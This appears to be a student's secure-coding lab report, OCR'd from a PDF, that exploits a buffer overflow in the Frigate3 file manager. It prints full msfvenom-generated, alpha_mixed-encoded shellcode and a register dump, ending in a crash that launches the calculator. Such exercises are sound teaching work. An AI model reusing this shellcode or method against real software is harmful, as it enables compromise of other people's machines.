

Secure Coding Lab-10

S.Poojith 18BCN7032

Successfullyinstalledfrigate.




ImmunityDebugger



Gettingshellcodeforexploitfrommsfvenom (kalilinux)


```
sudo: /etc/sudoers.d is world writable
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b^{x89}\xe2\xdb\xdf\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4d\x38\x6d"
buf += b"\x52\x33\x30\x53\x30\x65\x50\x63\x50\x6d\x59\x4b\x55"
buf += b"\x64\x71\x4b\x70\x71\x74\x6e\x6b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x42\x72\x46\x6c\x4c\x4b\x73\x62\x64\x54\x4c\x4b"
buf += b"\x63\x42\x45\x78\x76\x6f\x38\x37\x30\x4a\x61\x36\x45"
buf += b"\x61\x39\x6f\x6c\x6c\x35\x6c\x71\x71\x43\x4c\x36\x62"
buf += b"\x64\x6c\x47\x50\x79\x51\x38\x4f\x76\x6d\x46\x61\x49"
buf += b"\x57\x4d\x32\x59\x62\x42\x72\x30\x57\x6c\x4b\x30\x52"
buf += b"\x34\x50\x4e\x6b\x51\x5a\x55\x6c\x4e\x6b\x30\x4c\x34"
buf += b"\x51\x34\x38\x5a\x43\x43\x78\x43\x31\x58\x51\x42\x71"
buf += b"\x4e\x6b\x53\x69\x57\x50\x45\x51\x4b\x63\x4e\x6b\x50"
buf += b"\x49\x64\x58\x38\x63\x35\x6a\x47\x39\x6c\x4b\x55\x64"
buf += b"\\x4c\\x4b\\x76\\x61\\x4b\\x66\\x46\\x51\\x49\\x6f\\x4e\\x4c\\x6a"
buf += b"\x61\x48\x4f\x46\x6d\x37\x71\x49\x57\x36\x58\x4d\x30"
buf += b"\x71\x65\x6c\x36\x76\x63\x33\x4d\x59\x68\x65\x6b\x31"
buf += b"\x6d\x71\x34\x30\x75\x5a\x44\x71\x48\x4c\x4b\x63\x68"
buf += b"\x34\x64\x55\x51\x7a\x73\x53\x56\x4e\x6b\x34\x4c\x70"
buf += b"\x4b\x4e\x6b\x52\x78\x57\x6c\x35\x51\x6e\x33\x4c\x4b"
buf += b"\x43\x34\x6e\x6b\x45\x51\x6a\x70\x6f\x79\x77\x34\x65"
buf += b"\x74\x64\x64\x61\x4b\x73\x6b\x73\x51\x73\x69\x42\x7a"
buf += b"\x76\x31\x4b\x4f\x69\x70\x61\x4f\x53\x6f\x61\x4a\x6c"
buf += b"\x4b\x35\x42\x58\x6b\x4e\x6d\x31\x4d\x53\x5a\x77\x71"
buf += b"\x6e\x6d\x6f\x75\x4f\x42\x77\x70\x67\x70\x57\x70\x72"
buf += b"\x70\x33\x58\x30\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x79\x45\x4d\x6b\x58\x70\x4f\x45\x4f\x52\x66\x36\x51"
buf += b"\x78\x6c\x66\x5a\x35\x4f\x4d\x4d\x4d\x69\x6f\x6b\x65"
```

Runningexploit2.py



Payloadisgenerated


Usingthepayload, crashing frigate 3



Appcrashedandcalculatortriggered



ImmunityDebugger



Addressesoftheregisters

```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>
EIP 00401000 Frigate3. (ModuleEntryPoint)
           ES 002B 32bit 0(FFFFFFFF)
CS 0023 32bit 0(FFFFFFFF)
SS 002B 32bit 0(FFFFFFFF)
DS 002B 32bit 0(FFFFFFFF)
FS 0053 32bit 259000(FFF)
GS 002B 32bit 0(FFFFFFFF)
    0101
AZSTD
    9000
оø
          LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
                       99
        empty
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                                                      Err 0
Mask
                                                                        P
Ø
                       3 2 1 0
Cond 0 0 0 0
Prec NEAR,53
                                                                    S
                                                                             U 0
0 0
1 1
                                                                                        Z
0
                                                                                                 I
0
FST 0000
FCW 027F
                                                                                             0
1
                                                                                                        (GT)
```

SEHChain

Allthedllloadedisntdllareseenhere

